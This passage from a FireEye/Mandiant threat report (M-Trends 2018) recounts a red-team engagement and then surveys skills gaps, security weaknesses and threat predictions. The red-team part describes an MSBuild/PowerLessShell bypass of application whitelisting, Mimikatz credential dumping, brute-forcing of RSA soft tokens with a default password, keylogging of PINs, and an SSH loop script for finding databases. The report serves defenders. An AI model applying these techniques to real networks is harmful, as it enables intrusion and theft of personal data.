[...]
samaccountname                :       IN
usncreated                    :       6
displayname                   :       IN
description                   :   DO NOT DISABLE - PeopleSoft FIN account
for Ker
                                  beros auth. Please contact

                                  FT HR IT
userpassword                  :   {112, 115, 57, 49...}
pwdlastset                    :   11/18/2014 12:37:22 PM
objectclass                   :   {top, person, organizationalPerson,
user}
useraccountcontrol            :   66048
lastknownparent               :   OU=Server Accounts
Disabled, DC=prod, DS=ad, DS=me
                                                  ,DC=    ,DC=com
[...]
```


3 Available at https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1
4 Available at https://github.com/Mr-Un1k0d3r/PowerLessShell

With domain credentials, the red team was able to move laterally to additional systems in the environment. At this stage, the red team encountered a significant number of servers using Device Guard with constrained language mode enabled and application whitelisting. There are several ways to bypass Device Guard and application whitelisting, one of which is the built-in Microsoft signed executable "MSBuild.exe". Using signed executables allowed Mandiant to bypass application whitelisting by executing payloads in the context of a Microsoft signed process. Using the open source script PowerLessShell,[4] Mandiant's red team executed PowerShell scripts and payloads without launching "PowerShell.exe" directly. With this tool, Mandiant generated a "csproj" file containing the payload and copied it to a new system. Mandiant could then use WMI commands to remotely execute MSBuild, which, in turn, executed the malicious "csproj" payload.

Mandiant used credentials from the "userPassword" field to access systems containing domain administrator sessions and used Mimikatz to read LSASS memory and obtain clear text credentials for a domain administrator account.


Completing the Mission

At this this point the red team had domain administrator privileges, but the target database server storing PII was protected by jump servers that required two-factor authentication (2FA).

The easiest way to bypass 2FA is not to attack the solution itself, but to leverage its capabilities and a lack of adherence to security best practices to obtain the second factor for some number of users. Soft tokens are easily distributed to users, but they create additional risk when stored on local computers and network shares. Unfortunately, this is often the case with users and IT administrators. Soft tokens are often not secured with a password, or a default password is stored with the soft token that allows an attacker to import the soft token. Once an attacker has imported a soft token, the process of identifying the workstation belonging to the user and keylogging the user to obtain their PIN is straightforward.

During the assessment, Mandiant's red team identified 955 soft token files as having the "stdtid" extension, which is the default for RSA soft token files. With RSA soft tokens, "otf" files containing email templates with a default "import password" were also found (Fig. 22). The red team used "stoken"[5] to brute force all the soft token files to see which soft tokens could be imported with the default password. In this case, the default password worked for more than 500 soft tokens, including jump server admins and database administrators.


Figure 22. Soft token import template



5 A specialized computer that is hardened against attack and provides administrative access a secure network segment.

With user credentials and a token code the red team was only missing the corresponding PIN. The red team obtained the RSA PIN codes for the jump server by installing a keystroke logger on the workstations of administrators and database administrators, as is shown in (Fig. 23).

Figure 23. Keylog showing RSA PIN.



6 SSH clients store host keys for any hosts they have ever connected to. These stored host keys are called known host keys, and the collection is often called known hosts." - https://www.ssh.com/ssh/host-key

After obtaining all of the components to authenticate to the jump server, the red team authenticated to the jump server, which contained a route to all database servers hosted in the network segment hosting PII. Once on the jump server, the red team identified 210 hosts in the SSH "known_hosts" file. This provided SSH routes to 210 database servers.

The script in Figure 24 below was used to connect severs and identify databases having names that would indicate they may contain PII. More than a million PII records were identified in the databases.

Figure 24. Perl script to enumerate databases at scale.

```
#!/usr/bin/perl
use strict;
use warnings;



open(my $f, $ARGV[0]) or die $!;

while (<$f>) {
        chomp;
        print "Starting $_\n";
        `echo "Starting $_\n" >> /tmp/out.txt`;
        `ssh -o ConnectTimeout=5 -o BatchMode=yes $_ '. oraofa' 2>&1 >> /tmp/out.tx
}
close($f);
~
```

Becoming Better Attackers for Better Preparedness

Mandiant's red team is constantly learning from attackers not only to perform successful assessments without detection, but also to help our detection teams keep pace of the attackers. When new techniques are released, our red team will immediately take that technique, try to weaponize it or make it better, and work with our detection team to help them improve detection for that technique.

CYBER SECURITY SKILLS GAP

The Invisible Risk

In the ongoing battle to secure organizations from malicious actors that commit crimes through methods such as theft, destruction or data manipulation, frontline defenders are a scarce resource. As the demand for skilled personnel capable of meeting the challenges posed by these threat actors continues to rise, the supply simply cannot keep pace.

A growing deficit in information security personnel is expected to dramatically exacerbate the current considerable skills gap over the next five years. This assertion is supported by industry research data from the National Initiative for Cybersecurity Education (NICE) and insights gained from Mandiant engagements throughout 2017. In 2017, NICE reported that 285,000 cyber security roles went unfilled in the U.S. alone. While the scarcity of experienced professionals can be felt across the entire information security spectrum, trend analysis performed over the findings of cyber defense center (CDC) engagements throughout the year indicates that this shortage appears highly prevalent in organizations looking to develop or mature their incident response capabilities. The specialized skillset required to respond, investigate and remediate cyber threats has become highly valued and the industry is struggling to keep pace with demand.

The Widening Gap

In many ways, the skills gap is tied to the quantitative nature of these roles. While a CDC breaks free from the traditional, linear SOC response process by unifying multiple security and intelligence disciplines into a single strategic incident response center for the organization, personnel requirements at the most basic level are comparable. Though the numbers tend to fluctuate based on different industries, the size of the organization and other factors, the minimum number of personnel for an around-the-clock CDC is approximately 9 to 12 full-time employees. This drives the headcount required to fill frontline investigation and response roles. A traditional CDC structure breaks this baseline headcount into incident response expertise levels, with a larger, less experienced subset of the staff focused on initial detection and triage and more seasoned personnel performing investigation and remediation.


As a CDC matures, so does the need for a greater talent pool. To maximize the cost of effectively handling incident response internally, the CDC should be vigilant in increasing the scope of its detection and response capabilities throughout the organization to achieve its strategic objectives. The effort to mature and move towards a more proactive security posture inevitably leads to increased personnel requirements. This stems from an organization's push to identify and remediate risks before they cause harm. This move to a proactive stance often necessitates investment in specialized skillsets, including malware analysis, threat hunting, analytics, automation and threat intelligence. The more effective a SOC becomes, the greater its scope becomes and the more responsibility it will inevitability take on.

Limitations in Visibility and Detection

The ability to detect events within the organization that could be indicative of a greater incident is central to an effective incident response capability. The single most pervasive trend in the investigations and assessments that Mandiant conducted over the prior year was a gap in visibility and detection. During the initial compromise phase, key indicators of malicious activity are often overlooked or mischaracterized as benign due to an implicit trust that malicious activity will be flagged by detection mechanisms. However, detection systems often miss indicators of malicious activity due to poor configuration by inadequately trained staff.

Another common trend is the lack of appropriate event investigation because the security analysts lack the experience to identify a legitimate threat out of a constant stream of potential indicators. Mandiant reviewed the incidents they responded to in 2017, to see which stages of the attack lifecycle provided the most evidence to investigate (Fig. 25).

Figure 25. Investigative evidence provided during attack lifecycle phases.



A significant takeaway from the data presented is a definitive gap in detections during the initial compromise phase of the attack lifecycle, which is one of the most critical moments that an organization should be able to detect and prevent threats. This phase only represented 7% of the investigative evidence of incidents that Mandiant responded to in the past year. This is often due to a combination of an overabundance of alerts that can overwhelm personnel and distract their attention and efforts to identify and respond to real threats, and a lack of in-house skills to quickly identify the events that are noteworthy to investigate.

While some stages of the attack lifecycle, such as internal reconnaisance and privilege escalation, have prevalent indicators that can be easily identified or even automated, once an attacker has breached the walls, detection of their activities becomes substantially more complex due to ever evolving methods attackers have at their disposal. Events at these stages require a greater level of experience and skill to identify and investigate.

Many organizations believe the personnel skillset gaps can be mitigated or offset by using tools to automate "heavy lifting" of some tasks. However, this can provide a false sense of security if the organization relies entirely on these tools without providing the human element to ensure they are effectively configured and to catch any outliers the tools may not address. As attacks become more sophisticated, there is increasing value in having proactive threat hunting measures and skills in place to address potential risks before they impact the organization.

Visibility and detection are multi-tiered capabilities that rely on a chain of multiple roles. If even one link is left to a member of the SOC who does not possess the skillset required to be effective in the role, the entire chain is compromised.

Lack of Incident Response Expertise

Another trend directly attributed to the widening skills gap is a lack of expertise and experience in malware analysis, threat intelligence and forensics investigations, as well as handling major incidents. This is particularly common in organizations with a young, burgeoning SOC. When incidents arise within an organization, there are times when the investigation challenge will be outside of the scope of experience of the personnel responsible for mitigating the risk. As niche specializations, these skills represent some of the rarest and most sought after on the market.

This is one of the primary reasons many organizations will outsource functions to firms that specialize in providing these roles, whether through a managed solution for long-term assistance or retainers with incident response firms to assist as the need arises.

Addressing the Skills Gap

While the shortage of skilled cyber security professionals does not seem to be diminishing, organizations can still stay ahead of their attackers by proactively and directly addressing the issue. This can include investing in enhancing their existing capabilities and outsourcing specialized roles.

Enhancement efforts can include process refinement to ensure that internal procedures are as efficient as possible, training for existing personnel to increase their skills and acquire new ones, proactive testing of critical incident response processes through tabletop exercises, automation of overhead processes such as ticket creation that would typically require time and effort that could be spent on investigations and identifying new measures to implement that address any gaps in the organization's current capabilities.


STRATEGIC CONSULTING
Service Trends

Mandiant's strategic security services measure the maturity of an organization's cyber security program across critical security domains. The critical security domains used to gain unauthorized access to organizations are observed annually by Mandiant during our incident response investigations.

Common attacker TTPs were observed during incident response investigations and further correlated by FireEye Threat Intelligence to correspond to areas of weakness frequently seen by our strategic services. Six information security domains were observed repeatedly:

- **Security risk management**
- **Incident response**
- **Identity and access management**
- **Network, cloud and data center protection**
- **Data protection**
- **Host and endpoint protection**

We observed that while organizations are increasingly recognizing the importance of operationalizing cyber threat intelligence (CTI), there are weaknesses in implementation. The following examples are based on engagements delivered in 2017, where we saw attackers exploit weaknesses in an organization's detection and prevention controls.



SECURITY RISK MANAGEMENT

We have observed that many organizations do not have formalized threat and vulnerability management functions with the authority and necessary visibility into all network enclaves, assets, and applications, where patches and configuration changes are not applied in a consistent and timely manner across the enterprise. Patch management and configuration infrastructure often only covers a portion of the assets in the organizations' environments, leaving groups of assets to be independently managed, resulting in inconsistencies in patching and configuration hardening.

Through our incident response and cyber threat intelligence experience, we see attackers leveraging unpatched vulnerabilities. These observations reinforce our belief in the importance of having mature threat and vulnerability management practices. In one case, an unnamed threat actor exploited an unpatched Apache Struts framework vulnerability of an organization's externally facing application server. The attacker then installed distributed denial of service (DDoS) malware on the server to create a platform to target other organizations.

Another example we observed was APT35 (the Newscaster Team) compromising at least three U.S.-based companies, and performing reconnaissance at two other U.S. organizations and one non-US company. At least one organization was likely compromised due to the attacker exploiting unpatched vulnerabilities in the Ektron CMS platform, which allowed them to upload web shell backdoors. The attacker then leveraged publicly available malware and legitimate Windows tools to dump passwords and exfiltrate data.

IDENTITY AND ACCESS MANAGEMENT

We continue to observe that authentication and authorization controls are often not hardened against abuse from attackers. Two of the most common issues are a lack of multi-factor authentication (MFA) enforcement and securing privileged credentials. Many organizations do not have MFA implemented, or they have a true MFA solution that provides the second factor "out-of-band" and not generated within the user's device. Instead, they rely on device certificate-based authentication, which is easier to bypass. Additionally, organizations have not hardened their Active Directory environments, such as by reducing the exposure of Windows credentials in memory, and they have not adequately secured privileged credentials from misuse.

An example of an attacker exploiting single-factor authentication is APT28 (Tsar Team) in their targeting of hotel Wi-Fi networks. The group has used noteworthy techniques, including sniffing passwords from the guest Wi-Fi network traffic, poisoning the NetBIOS Name Service, and spreading laterally using the ETERNALBLUE exploit. One incident involved a user being compromised after connecting to a public Wi-Fi network. Twelve hours after the victim initially connected to the publicly available Wi-Fi network, APT28 logged into the machine with stolen credentials. After successfully accessing the machine, the attacker deployed tools on the machine, spread laterally through the victim's network, and accessed the victim's OWA account.

Another example of an attacker leveraging weakness in authentication and authorization controls is APT10 (Menupass Team), which typically uses credential harvesters to acquire privileged credentials. We observed them executing tools such as Mimikatz and SysInternals ProcDump to harvest user credentials in multiple intrusions where FireEye responded. These were invoked using different methods, including local execution, DLL search-order hijacking, remote execution and output through PsExec/WMIExec, and automated collection through custom batch scripts.

DATA PROTECTION

Many organizations we work with do not have well-defined data classification policies and protection requirements for sensitive data types. Compounding this, these same organizations often do not know all of the types of data they possess and where they are located within the enterprise in structured and unstructured locations. This information is necessary to properly establish appropriate detection and protection technologies and processes in accordance with the data sensitivity level. The upcoming General Data Protection Regulation (GDPR) requirements emphasize the importance of appropriate data handling practices and protections more than ever, and provide the mechanism to penalize organizations that are not taking the proper actions to protect sensitive data.

In multiple cases, Mandiant observed attackers leveraging minimal controls of sensitive data within the victim's environment. Sensitive intellectual property and PII were not secured with additional controls such as network segmentation, MFA, encryption and restrictive Internet egress controls. In these cases, the organizations applied minimum internal controls beyond basic single-factor user authentication to applications, code repositories and network shares. Once the attackers were on the internal network with the proper credentials, they completed their mission of accessing the targeted information, staging the data and exfiltrating gigabytes of sensitive information.

INCIDENT RESPONSE

We continue to see organizations struggle with consolidated visibility of all enclaves of their environments. Many organizations focus their monitoring on regulated portions of their networks (e.g. PCI, SOX) and have not expanded logging and monitoring efforts to other less-scrutinized portions. Incomplete and decentralized logging of investigation-relevant sources hinder the detection and response capabilities of the organization's information security team.

In many Mandiant incident response engagements, we observed that attacker activity went unmitigated by the organization's information security monitoring team and capability. This is due to many factors including lack of authority, lack of visibility and a lack of instrumentation. Mandiant often observes that information security is not a dedicated function and does not have authority across the organization, but only over a portion of assets. Specific key instrumentation components we see missing include a centralized log aggregation capability, host and endpoint logging configurations (e.g. PowerShell, Sysmon, OS and Application Audit logs) and network level visibility for lateral movement.

NETWORK, CLOUD, AND DATA CENTER PROTECTION

We commonly find deficiencies in network segmentation and secure configuration of cloud services. When customers do not have network segmentation properly implemented, detection and remediation are much more difficult, and the resulting impact of the breach is significantly higher. Neglecting to secure cloud services, such as the Office 365 email platform, results in attackers gaining access to sensitive emails and data and a limited ability for organizations to detect and investigate a breach.

Mandiant observed multiple cases of attackers targeting an organization's Office 365 instances to gain access to sensitive messages. Examples of techniques observed include malicious mailbox forwarding rules and abuse of the Office 365 eDiscovery functionality. We have seen attackers create the malicious mailbox forwarding rules by doing the following:

1. Compromised several accounts through password spraying the organization's external Active Directory Federation Services (AD FS) proxy.
2. Authenticated to the compromised accounts and created a mailbox forwarding rule to forward all messages to a malicious mail address under their control. In multiple other instances, attackers stole Exchange service credentials during on-premises network intrusions, then accessed the eDiscovery functionality of Office 365 and ran searches through the platform using keywords of interest to the attackers.
3. Downloaded the resulting messages from the queries.

HOST AND ENDPOINT PROTECTION

Common areas of weakness in endpoint protection that we observed in organizations are advanced malware protections, investigation capabilities and application whitelisting. Many organizations rely on legacy signature-based protections on the endpoint. Coupled with that is the inability of information security professionals to conduct deep forensic analyses of malicious activity across the server and end user computing environments. Application whitelisting is another important detection and prevention control we see lacking in the organizations we assess. Without application whitelisting, end users and attackers have the ability to install arbitrary software in an uncontrolled manner. These weaknesses are commonly exploited by attackers in the initial compromise and establish foothold stages of the attacker lifecycle in the incidents we investigate.

Phishing continues to be a primary preferred method of compromising organizations because of its simplicity and effectiveness. However, determined attackers will pivot to other methods of deploying malware. As an example, in May 2017, FireEye Threat Intelligence observed an uptick in activity related to an ongoing campaign distributing Emotet malware. A wide variety of lures and distribution methods were leveraged in this high-volume campaign, including malicious Word document attachments, links to Word documents, and links to JavaScript files to propagate Emotet malware. The actor(s) behind this campaign leveraged more than 300 compromised websites to host malicious Word documents and Emotet payloads.

Advanced malware protections at the email and endpoint levels provide a level of mitigation to these of types of attacks; however, attacker tactics are continuously changing. Logs and detections from these controls should be regularly monitored and investigated for signs of further intrusion into the target organizations environment. Endpoint hardening such as application whitelisting and mitigations provided by the OS vendor should be applied across the organization.

Improvements
Throughout 2017, Mandiant also observed improvements in several of the areas we review in our Security Program Assessment (SPA). These include executive support and awareness, with GDPR driving improved data protection practices, as well as the need for incident response retainer agreements and regular tabletop exercises.

We observed increased awareness of the need for cyber security among business leaders, senior executives and board members. As cyber attacks become more frequent and sophisticated, organizations of all sizes across every industry must make cyber risk management a priority.

Organizations that fall under the GDPR regulation requirements are placing greater importance on improving their handling of data protection initiatives. As a result of these initiatives for compliance, PII is beginning to receive more attention and protections in the form of segregation, tokenization/masking, encryption and more aggressive data purging policies. However, many organizations are still in the beginning stages of preparing for the regulation.

More organizations are recognizing the need for incident response retainer agreements to increase their ability to quickly investigate cyber incidents and intrusions. This is a result of a combination of an increasing number of cyber insurance providers offering lower premiums to organizations that show a proactive approach to cyber security, and increased awareness that having an agreement in place can greatly reduce the time to respond by outside investigators.

Mandiant observed that organizations are increasingly using tabletop exercises for technical information security and executive leadership teams to evaluate the tools, processes and expertise their organizations use to respond to cyber attacks.

Reducing Risk
Organizations need to continuously increase the maturity of their information security program and reduce their risk of compromise through an approach incorporating likely real-world threats and attacker TTPs. Information security leadership should be regularly communicating this message to executives using a risk-based lens. As cyber attacks become more frequent and sophisticated, executives, business line leaders and boards of directors need to take an active role in cyber risk management and data breach preparedness. By doing this, investments and mitigations can be placed in the areas of highest risk to the organization.

PREDICTIONS FOR 2018

Evolving Chinese Cyber Espionage

FireEye assesses with high confidence the Chinese government has generally complied with the terms of the September 2015 "Obama-Xi Agreement." Under this agreement, China agreed not to use state-sponsored hackers to steal the intellectual property of U.S. companies. FireEye's research indicates Chinese cyber operations targeting the intellectual property of U.S. companies declined significantly around the signing of the Obama-Xi Agreement. In 2013 FireEye identified a peak of 72 concurrent operations were carried out by Chinese state-sponsored attackers. In the months leading up to the signing of the Obama-Xi Agreement fewer than 30 operations were observed, and at the time of publication, FireEye is tracking six or fewer. The Trump Administration renewed the deal, which serves as evidence that China is generally viewed as complying with the agreement.


While FireEye assesses that the "Obama-Xi Agreement" has led to a significant decrease in Chinese government-controlled cyber operations specifically stealing intellectual property, this does not mean China has ceased cyberoperations against U.S. companies. In fact, FireEye has seen an increase in the number of attacks against U.S. companies that have resulted in the theft of business information such as bid prices, contracts, and information related to mergers and acquisitions. FireEye has also seen a surge in cyber espionage campaigns targeting business-to-business services such as cloud providers, telecommunications companies and law firms. Attacking service providers could allow Beijing to collect intelligence on a broad group of targets in manner that is less likely to be detected.

We further assess China may be willing to violate the "Obama-Xi Agreement" on strategic imperatives when diplomatic consequences can be minimized. FireEye has observed groups potentially preparing operations against revolutionary technologies, such as artificial intelligence and advanced batteries. China may be willing to risk upsetting the status quo to obtain the economic and military advances these technologies could provide.

Targeting the Software Supply Chain

Malware authors have increasingly leveraged the trust between users and software providers. Users do not expect malicious code to be introduced by updates from trusted software vendors. In supply chain attacks, cyber threat groups target the build servers, update servers and other parts of the development or release environment. The hackers then inject malware into software releases, infecting users through official software distribution channels. This attack method allows attackers to target broad set of potential victims while obfuscating their intended target(s).

In 2017, FireEye observed at least five cases where advanced threat actors compromised software companies to target users of the software. FireEye assesses that advanced attackers will likely continue to leverage the software supply chain to conduct cyber espionage.



Chinese threat group APT10 targets IT service providers worldwide, including accessing victim networks through U.S.-based managed security service providers (MSSP). APT10 spear phishing have been relatively unsophisticated, leveraging link (".lnk") files within archives, files with two extensions, and in some cases, simply identically named decoy documents and malicious launchers within the same archive.

Chinese cyber espionage operators modified the software packages of a legitimate vendor, NetSarang Computer, allowing access to a broad range of industries and institutions that include financial services, transportation, telecommunications, energy, media, academic, retail, and gaming. Likewise, in June 2017, **suspected Russian actors** deployed PETYA ransomware to various European targets by compromising Ukrainian software vendor M.E.Doc.

CONCLUSION

Some of the newest trends we observed in 2017 include increased activity and sophistication from Iran, and a sharp uptick in the number of incident response investigations resulting in an audit for Sarbanes–Oxley (SOX) compliance. However, these are simply evolutions of cyber security constants: threat actors from various nations with diverse motivations will continue to attack, and defenders will be tasked with stopping those threats and doing everything they can – and that is required – to protect their customers.

One of the highlights from our data is the global median time for internal detection dropping by over three weeks, from 80 days in 2016 to 57.5 days in 2017. Although the global median time from compromise to discovery has risen by two days, we see that organizations are getting better at discovering compromises in-house with their own internal teams.

Of course, there is still work to be done. The cyber security skills gap that has existed for some time now appears to be widening, bringing with it a rising demand for skilled personnel capable of meeting the challenges posed by today's highly skilled threat actors. For organizations looking to improve their own security teams, Red Team Assessments can help. Mandiant's red team engagements involve leveraging sophisticated attacker TTPs to breach organizations as a learning experience. As a result, defenders can gain valuable insight into what they should be doing to stay ahead of today's most prominent threats.

While it's important to focus on new and evolving threats, we also urge security professionals to never neglect best practices such as network segmentation, data segregation and protecting their most sensitive information. It is also just as important to be ready and able to respond to an incident, since we all know it is a matter of "when," not "if" organizations will experience an attack. We encourage organizations to hold incident response tabletop exercises to simulate typical intrusion scenarios. These exercises help expose participants – notably executives, legal personnel and other staff – to incident response processes and concepts. Additionally, organizations may want to consider partnering with professionals that specialize in defending against threats specific to the business.

Defenders have to get it right every single time, while threat actors only need to get it right once. By sharing information and solutions through *M-Trends 2018* with the security community, we continue to contribute to the improvement of our collective security awareness, knowledge and capabilities.

To learn more about FireEye, visit: **www.FireEye.com**

FireEye, Inc.
601 McCarthy Blvd. Milpitas, CA 95035
408.321.6300/877.FIREEYE (347.3393)
info@FireEye.com

About FireEye, Inc.

FireEye is the intelligence-led security company. Working as a seamless, scalable extension of customer security operations, FireEye offers a single platform that blends innovative security technologies, nation-state grade threat intelligence, and world-renowned Mandiant® consulting. With this approach, FireEye eliminates the complexity and burden of cyber security for organizations struggling to prepare for, prevent, and respond to cyber attacks. FireEye has over 5,300 customers across 67 countries, including more than 845 of the Forbes Global 2000.

FireEye®